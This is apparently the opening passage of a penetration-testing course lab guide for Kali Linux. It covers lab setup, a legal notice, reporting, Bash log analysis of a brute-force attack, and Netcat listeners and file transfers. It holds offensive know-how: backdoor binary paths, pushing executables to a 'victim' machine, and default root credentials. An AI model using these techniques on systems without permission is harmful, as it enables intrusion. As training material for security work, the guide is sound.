
Penetration Testing with Kali Linux

v1.0.1



Professional Information Security Training and Services

0. - Penetration Testing: What You Should Know

0.1 - About Kali Linux

Kali Linux is a free security auditing operating system and toolkit that incorporates more than 300 penetration testing and security auditing, delivering an all-in-one solution that enables IT Administrators and security professionals to test the effectiveness of risk mitigation strategies.

Kali Linux offers a smoother, easier penetration testing experience, making it more accessible to IT generalists as well as security specialists and its adherence to Debian Development standards provide a more familiar environment for IT Administrators. The result is a more robust solution that can be updated more easily. Users can also customize the operating system to tailor it to their needs and preferences.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-Ng for testing the security of wireless networks.

Kali Linux can run on a wide variety of hardware, is compatible with numerous wireless and USB devices, and also has support for ARM devices.

0.2 - About Penetration Testing

A *penetration test* (pen test) is an ongoing cycle of research and attack against a target or boundary. The attack should be structured and calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a pen test:




Figure 1 - A Diagram of a Penetration Testing Methodology

As the model suggests, the more information we gather, the higher the probability of a successful penetration. Once we penetrate the initial target boundary, we usually start the cycle again—for example, gathering information about the internal network in order to penetrate it deeper.

Eventually, each security professional develops his or her own methodology, usually based on specific technical strengths. The methodologies suggested in this course are only suggestions. We encourage you to check pages such as Wikipedia[1] for additional methodologies, including the Open Source Security Testing Methodology Manual (OSSTMM)[2], in order to broaden your point of view.

[1] http://en.wikipedia.org/wiki/Penetration_test
[2] http://www.isecom.org/

0.3 - Legal

The following document contains the lab exercises for the course and should be attempted **ONLY INSIDE THE OFFENSIVE SECURITY SECLUDED LAB**. Please note that most of the attacks described in the lab guide would be **ILLEGAL** if attempted on machines that you do not have explicit permission to test and attack. Since the lab environment is secluded from the Internet, it is safe to perform the attacks inside the lab. Offensive Security assumes no responsibility for any actions performed **outside** the secluded lab.

0.4 - The megacorpone.com Domain

The megacorpone.com domain represents a fictitious company created by Offensive security. The megacorpone.com domain has a seemingly vulnerable external network presence, which aids us during the length of our course.

0.5 - Offensive Security Labs

0.5.1 - VPN Labs Overview

The following graphic is a simplified diagram of the PWK labs. You will initially connect via VPN into the Student Network and hack your way into additional networks as the course progresses. Once you have completed the course videos, you will have the basic skills required to penetrate most of the vulnerable computers in our lab. Certain machines will require additional research and a great deal of determination in order to compromise them.




Figure 2 - Simplified Diagram of the VPN Labs

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide verbatim; you need to adapt the example to your specific lab configuration.

Depending on your lab assignment, your VPN connection will connect you to the Student Network, either on the 192.168.10/23, 192.168.12/23, 192.168.14/23, 192.168.16/23, 192.168.18/23, or 192.168.30/23 range. The machines you should be targeting are:

Lab	Subnet	Target Start	Target End
1	192.168.10/23	192.168.11.200	192.168.11.254
2	192.168.12/23	192.168.13.200	192.168.13.254

3	192.168.14/23	192.168.15.200	192.168.15.254
4	192.168.16/23	192.168.17.200	192.168.17.254
5	192.168.18/23	192.168.19.200	192.168.19.254
6	192.168.30/23	192.168.31.200	192.168.31.254

Figure 3 - Lab Target IP Ranges

Students are not able to communicate between VPN addresses.

Read the Resources and Downloads section in our forums as they contain important links and downloads that you will require for the course. We strongly recommend you read the Offsec FAQ before connecting to the lab.

- **https://forums.offensive-security.com/forumdisplay.php?f=87**
- **https://forums.offensive-security.com/forumdisplay.php?f=105**

0.5.2 - Lab Control Panel

Once logged into the VPN lab, you can access your lab control panel. Through this control panel you can manage, revert, and reset lab machines and passwords. You can access the panel using the address sent to you in your welcome email. If you encounter an SSL certificate warning, accept it.

0.5.2.1 - Unlocking Additional Networks

Initially, the control panel will allow you to revert machines on the Student Network as well as your own dedicated Windows 7 lab machine. Certain vulnerable servers in the lab will contain a **network-secret.txt** file with an MD5 hash in it. These hashes will unlock additional networks in your control panel.

Figure 4 - The Student Control Panel

0.5.3 - Reporting

Without a doubt, the most dreaded part of any penetration test is the final report. The final report is also the only tangible product the client receives from the engagement and is of paramount importance. The report must be well-presented, clearly written, and, most importantly, aimed at the right audience.

I once presented a technical report to the CEO of a large company. The executive summary contained a screenshot of a remote command prompt of the company's domain controller, with administrative privileges demonstrated. The CEO was generally unimpressed with the report and asked me, "What does the black box [the screenshot of the remote shell] prove? What exactly did you do?"

It then struck me that a screenshot of a remote command prompt would mean nothing to a non-technical person. With the CEO's permission, I proceeded to use my laptop to log on to the domain with administrative privileges and then changed his password. When I logged into the domain with his profile and opened up his Outlook, the CEO muttered, "Oooooh..."

This was a good lesson for me in *report targeting*—in other words, making sure the target audience understands the essence of the report.

A good report will usually include both an *executive overview* and a *technical summary*. The executive overview summarizes the attacks and indicates their potential business impact while suggesting remedies. The technical summary will include a *methodological presentation* of the technical aspects of the penetration test and is usually read by IT management and staff.

0.5.3.1 - Reporting for Penetration Testing with Kali Linux

During this course you will be required to log your findings in the Offensive Security labs and exam. Once you complete the course lab guide and videos, you will be conducting a full-fledged penetration test inside our VPN labs for the **THINC.local** domain.

Unless noted otherwise, you must document the course exercises throughout this document. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted in the format of a formal Penetration Test Report. It should include the results of all course exercises added as an appendix, an executive summary, and a detailed rundown of all machines (not including your

Windows 7 lab machine). A template for this report in both a MS Word and Open Office format can be found in the following forum post:

- **https://forums.offensive-security.com/showthread.php?t=2225**

Students opting for the OSCP certification must include an additional section to this report that deals with the certification challenge (exam) lab. This can either be a submitted as a separate report or combined with your lab report. This final report must be sent back to our Certification Board in PDF, DOC, or ODT format no more than 24 hours after the completion of the certification exam.

0.5.3.2 - Interim Documentation

To deal with the volume of information gathered during a penetration test, we like to use KeepNote, a multipurpose note-taking application, to initially document all our findings. Using an application like KeepNote helps both in organizing the data digitally as well as mentally. When the penetration test is over, we use the interim documentation to compile the full report.

KeepNote is available in Kali Linux as an extra application and has convenient built-in features such as screen grabbing and HTML export capabilities.




Figure 5 - The KeepNote Tool in Kali Linux

It doesn't really matter which program you use for your interim documentation as long as the output is clear and easy to read. Get used to documenting your work and findings—it's the only professional way to get the job done!

1. - Getting Comfortable with Kali Linux

1.1 - Finding Your Way Around Kali

Kali Linux contains over 300 forensics and penetration testing tools - finding your way around them can be a daunting task at times. In the next module we will show you some tips and tricks to finding your way around Kali so that you can get up and running quickly. As Abraham Lincoln once said, "If I had six hours to chop down a tree, I'd spend the first three sharpening my axe."

1.1.1 - Booting Up Kali Linux

For this course, we will be using a 32-bit (i486) VMware Image of Kali Linux, mainly for the sake of the Linux buffer overflow exercise later on in the course. This is the same image we used throughout the development of the course, so for best results and consistency with the lab guide, we recommend you use this image as well. Using the VMware version of Kali also provides the benefit of being able to take snapshots of the virtual machine that you can revert to in the event that you need to reset your VM to a clean slate.

To use the VMware version of Kali Linux, extract the archive and open the *.vmx* file with VMware. If you are prompted by VMware about whether you copied or moved the virtual machine, choose "I copied it." The default credentials for the Kali VM are:

Username: root

Password: toor

As soon as you start the virtual machine for the first time and log in as the root user, make sure you change the root password with the **passwd** utility.

1.1.2 - The Kali Menu

The Kali Linux menu primarily acts as an advertising board for a large number of the tools present in the distribution. This allows users who might not be familiar with a specific tool to understand its context and usage.

Ensure that you take the time to navigate the Kali Linux menus, to help familiarize yourself with the available tools, and their categories.

1.1.3 - Find, Locate, and Which

There are a number of Linux utilities that can be used to locate files in a Linux installation with three of the most common being **find**, **locate,** and **which**. All three of these utilities all have similar functions, but work and return data in different ways.

Prior to using the **locate** utility, we must first use the **updatedb** command to build a local database of all files on the filesystem. Once the database has been built, **locate** can be used to easily query this database when looking for local files. Before running locate, you should always update the local database using the **updatedb** command.

```
root@kali:~# updatedb
root@kali:~# locate sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
```

The **which** command searches through the directories that are defined in the *$PATH* environment variable for a given filename. If a match is found, **which** returns the full path to the file as shown below.

```
root@kali:~# which sbd
/usr/bin/sbd
```


The **find** command is a more aggressive search tool than **locate** or **which**. Find is able to recursively search any given path for various files.

```
root@kali:~# find / -name sbd*
/usr/share/doc/sbd
/usr/share/windows-binaries/sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
/usr/share/windows-binaries/backdoors/sbdbg.exe
/usr/bin/sbd
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

Now that we have some basic tools for locating files on Kali Linux, let's move on to inspecting how Kali's services work, and what is needed to manage them successfully.

1.1.4 - Exercises

(Reporting is not required for these exercises)

1. Take some time to familiarize yourself with the Kali Linux menu
2. Determine the location of the file plink.exe in Kali
3. Find and read the documentation for the dnsenum tool

1.2 - Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. If left untouched, these services would load at boot time, which would result in Kali Linux exposing several open ports by default – something we want to avoid, for security reasons. Kali deals with this issue by updating our settings to prevent network services from starting at boot time.

. Kali also contains a mechanism to both whitelist and blacklist various services. The following module will discuss some of these services, as well as how to operate and manage them.

1.2.1 - Default root Password

If you installed Kali from an image file, the installation process should have prompted you for a root password. If you are using the Kali Linux VMware image, as recommended, the default root password is **toor**. Make sure to change any default or weak passwords to something long, complex, and secure before starting any services such as SSH. The root password can be changed with the **passwd** command as shown below.

```
root@kali:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~#
```


1.2.2 - SSH Service

The Secure Shell (SSH)[3] service is most commonly used to remotely access a computer, using a secure, encrypted protocol. However, as we will see later on in the course, the SSH protocol has some surprising and useful features, beyond providing terminal access. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, type the following command into a Kali terminal.

```
root@kali:~# service ssh start
Starting OpenBSD Secure Shell server: sshd.
```

We can verify that the SSH service is running and listening on TCP port 22 by using the **netstat** command and piping the output into the **grep** command to search the output for sshd.

```
root@kali:~# netstat -antp|grep sshd
tcp   0     0 0.0.0.0:22  0.0.0.0:*   LISTEN      25035/sshd
tcp6 0      0 :::22       :::*        LISTEN      25035/sshd
```

If, like many users, you want to have the SSH service start automatically at boot time, you need to enable it using the **update-rc.d** script as follows. The **update-rc.d** script can be used to enable and disable most services within Kali Linux.

```
root@kali:~# update-rc.d ssh enable
update-rc.d: using dependency based boot sequencing
root@kali:~#
```

1.2.3 - HTTP Service

The HTTP service can come in handy during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is

[3] https://en.wikipedia.org/wiki/Secure_Shell

TCP-based and listens by default on port 80. To start the HTTP service in Kali, type the following command into a terminal.

```
root@kali:~# service apache2 start
Starting web server: apache2
root@kali:~#
```

As we did with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 by using the **netstat** and **grep** commands once again.

```
root@kali:~# netstat -antp |grep apache
tcp6  0  0 :::80   :::*      LISTEN      6691/apache2
root@kali:~#
```

To have the HTTP service start at boot time, much like with the SSH service, you need to explicitly enable it with **update-rc.d**.

```
root@kali:~# update-rc.d apache2 enable
update-rc.d: using dependency based boot sequencing
root@kali:~#
```

Most services in Kali Linux are operated in much the same way that the SSH and HTTP daemons are managed, through their service or init scripts.

To get more granular control of these services, you can use tools such as ***rcconf*** or ***sysv-rc-conf***, both designed to help simplify and manage the boot persistence of these services.

1.2.4 - Exercises

(Reporting is not required for these exercises)

1. If you are using the Kali VMware image, change the root password to something secure.
2. Practice starting and stopping various Kali services.
3. Enable the SSH service to start on system boot.

1.3 - The Bash Environment

The GNU Bourne-Again SHell (Bash)[4] provides a powerful environment to work in, and a scripting engine that we can make use of to automate procedures using existing Linux tools. Being able to quickly whip up a Bash script to automate a given task is an essential requirement for any security professional. In this module, we will gently introduce you to Bash scripting with a theoretical scenario.

1.4 - Intro to Bash Scripting

1.4.1 - Practical Bash Usage – Example 1

Imagine you are tasked with finding all of the subdomains listed on the *cisco.com* index page, and then find their corresponding IP addresses. Doing this manually would be frustrating, and time consuming. However, with some simple Bash commands, we can turn this into an easy task. We start by downloading the cisco.com index page using the **wget** command.

```
root@kali:~# wget www.cisco.com
--2013-04-02 16:02:56--  http://www.cisco.com/
Resolving www.cisco.com (www.cisco.com)... 23.66.240.170,
Connecting to www.cisco.com (www.cisco.com)|23.66.240.170|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23419 (23K) [text/html]
Saving to: `index.html'
100%[======================================>] 23,419      --.-K/s   in 0.09s
2013-04-02 16:02:57 (267 KB/s) - `index.html' saved [23419/23419]

root@kali:~# ls -l index.html
-rw-r--r-- 1 root root 23419 Apr  2 16:02 index.html
```

[4] http://www.gnu.org/software/bash/

Quickly looking over this file, we see entries which contain the information we need, such as the one shown below:

```
<li><a href="http://newsroom.cisco.com/">Newsroom</a></li>
```

We start by using the **grep** command to extract all the lines in the file that contain the string "href=", indicating that this line contains a link.

```
root@kali:~# grep "href=" index.html
```

The result is still a swamp of HTML, but notice that most of the lines have a similar structure, and can be split conveniently using the "/" character as a delimiter. To specifically extract domain names from the file, we can try using the **cut** command with our delimiter at the 3rd field.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3
```

The output we get is far from optimal, and has probably missed quite a few links on the way, but let's continue. Our text now includes entries such as the following:

```
about
solutions
ordering
siteassets
secure.opinionlab.com
help
```

Next, we will clean up our list to include only domain names. Use **grep** to filter out all the lines that contain a period, to get cleaner output.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\."
```


Our output is almost clean, however we now have entries that look like the following.

```
learningnetwork.cisco.com">Learning Network<
```

We can clean these out by using the **cut** command again, at the first delimeter.

```
root@kali:~# grep "href=" index.html |cut -d "/" -f 3 | grep "\." | cut -d '"'
-f 1
```

Now we have a nice clean list, but lots of duplicates. We can clean these out by using the **sort** command, with the *unique* (**-u**) option.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\." | cut -d
'"' -f 1 | sort -u
blogs.cisco.com
communities.cisco.com
csr.cisco.com
developer.cisco.com
grs.cisco.com
home.cisco.com
investor.cisco.com
learningnetwork.cisco.com
newsroom.cisco.com
secure.opinionlab.com
socialmedia.cisco.com
supportforums.cisco.com
tools.cisco.com
www.cisco.com
www.ciscolive.com
www.meraki.com
```


An even cleaner way of doing this would be to involve a touch of regular expressions into our command, redirecting the output into a text file, as shown below:

```
root@kali:~# cat index.html | grep -o 'http://[^"]*' | cut -d "/" -f 3 | sort –
u > list.txt
```

Now we have a nice, clean list of domain names linked from the front page of cisco.com . Our next step will be to use the **host** command on each domain name in the text file we created, in order to discover their corresponding IP address. We can use a Bash one-liner loop to do this for us:

```
root@kali:~# for url in $(cat list.txt); do host $url; done
```

The **host** command gives us all sorts of output, not all of it relevant. We want to extract just the IP addresses from all of this information, so we pipe the output into **grep**, looking for the text "has address," then **cut** and **sort** the output.

```
root@kali-repo:~# for url in $(cat list.txt); do host $url; done | grep "has
address" | cut -d " " -f 4 | sort -u
128.30.52.37
136.179.0.2
141.101.112.4
…
206.200.251.19
23.63.101.114
23.63.101.80
23.66.240.170
23.66.251.95
50.56.191.136
64.148.82.50
66.187.208.213
67.192.93.178
```


1.4.2 - Practical Bash Usage – Example 2

We are given an Apache HTTP server log that contains evidence of an attack. Our task is to use simple Bash commands to inspect the file and discover various pieces of information, such as who the attackers were, and what exactly happened on the server. We first use the **head** and **wc** commands to take a quick peek at the log file to understand its structure.

```
root@kali:~# head access.log
93.241.170.13 - - [22/Apr/2013:07:09:11 -0500] "GET /favicon.ico HTTP/1.1" 404
506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31
(KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31"
142.96.25.17 - - [22/Apr/2013:07:09:18 -0500] "GET / HTTP/1.1" 200 356 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.29.13 (KHTML,
like Gecko) Version/6.0.4 Safari/536.29.13"
root@kali:~# wc -l access.log
1788 access.log
```

Notice that the log file is grep friendly, and different fields such as, IP address, timestamp, HTTP request, etc., all of which are separated by spaces. We begin by searching through the =HTTP requests made to the server, for all the IP addresses recorded in this log file. We will pipe the output of **cat** into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort -u
194.25.19.29
202.31.272.117
208.68.234.99
5.16.23.10
88.11.27.23
93.241.170.13
```


We see that less than ten IP addresses were recorded in the log file, although this still doesn't tell us anything about the attackers. Next, we use **uniq** and **sort** to further refine our output, and sort the data by the number of times each IP address accessed the server.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
   1038 208.68.234.99
    445 186.19.15.24
     89 194.25.19.29
     62 142.96.25.17
     56 93.241.170.13
     37 10.7.0.52
     30 127.0.0.1
     13 5.16.23.10
     10 88.11.27.23
      6 172.16.40.254
      1
```

A few IP addresses stand out, but we will focus on the address that has the highest access frequency first. To display and count the resources that were being requested by the IP address, the following command sequence can be used:

```
root@kali:~# cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -
c
   1038 GET //admin HTTP/1.1
```

From this output, it seems that the IP address at 208.68.234.99 was accessing the **/admin** directory exclusively. Let's take a closer look at this:

```
root@kali:~# cat access.log | grep '208.68.234.99' | grep '/admin ' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742
"-" "Teh Forest Lobster"
```



```
...
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200
575 "-" "Teh Forest Lobster"
...
root@kali:~# cat access.log|grep '208.68.234.99'| grep -v '/admin '
root@kali:~#
```

It seems like 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1070 attempts, it seems like the brute force attempt succeeded, as indicated by the HTTP 200 message.

Hopefully, the brief exercises above have given you an idea about some of the possibilities that Bash has to offer. Learning to use the Bash environment effectively is essential.

1.4.3 - Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your current subnet.
2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.
3. Ensure you understand the difference between directing output from a command to a file (>) and output from a command as input to another command (|).

2. - The Essential Tools

As penetration testers, we often encounter situations which we don't fully understand. Two tools we use to uncover more information are **Netcat** and **Wireshark**.

2.1 - Netcat

Netcat[5] is a versatile tool that has been dubbed the Hackers' Swiss Army Knife and exists as both Linux and Windows binaries. The simplest definition of Netcat is "a tool that can read and write to TCP and UDP ports." This dual functionality suggests that Netcat runs in two modes: client and server. Let's explore these options.

2.1.1 - Connecting to a TCP/UDP Port

Connecting to a TCP/UDP port can be useful in several situations:

- To check if a port is open or closed.
- To read a banner from the port.
- To connect to a network service manually.

Let's begin by using **netcat** to check if TCP port 110 (the POP3 mail service) is open on one of my lab machines.

Please note, **the IPs used in the videos will not match your Offensive Security lab IP addresses.** The IPs used in this guide are for example only.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

[5] https://en.wikipedia.org/wiki/Netcat

The output above tells us several things. First, the TCP connection to IP 10.0.0.22 on port 110 succeeded, and **netcat** found the remote port open. Next, we can see that the server responded to our connection by "talking back to us" and spitting out the server welcome message, prompting us to log in, which is standard for POP3 services.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
root@kali:~#
```

Regardless of the fact that our login attempt has failed, we have successfully managed to converse with the POP3 service using **netcat**.

2.1.2 - Listening on a TCP/UDP Port

Listening on a TCP/UDP port using **netcat** is useful for network debugging client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat involving two machines, using **netcat** both as a client and as a server. We'll set up netcat to listen for ***incoming connections*** on TCP port 4444, on a Windows machine (with IP address 10.0.0.22).

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Once we have bound port 4444 on the Windows machine to Netcat, we can connect to that port from the Linux machine to interact with it.

```
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
This chat is from the linux machine
```

Our text is sent to the Windows machine over TCP port 4444 and we can continue the "chat" from the Windows machine as shown below.




Figure 6 - Simple Netcat Chat Window

Although not a very useful example, this simple exercise demonstrates several important features in **netcat**. Make sure you understand the following points in the example above:

- Which machine acted as the **netcat server**?
- Which machine acted as the **netcat client**?
- On which machine was port 4444 actually opened?
- The command line syntax difference between the client and server.

2.1.3 - Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. To send a file from the Linux machine to the Windows machine, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a **netcat** listener on port 4444 and redirect any incoming input into a file called *incoming.exe*.

```
C:\Users\offsec>nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
```

On the Linux system, we will push the *wget.exe* file to the Windows machine through TCP port 4444:

```
root@kali:~# locate wget.exe
root@kali:~# nc -nv 10.0.0.22 4444 < /usr/share/windows-binaries/wget.exe
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

The connection is received by **netcat** on the Windows machine as shown below:

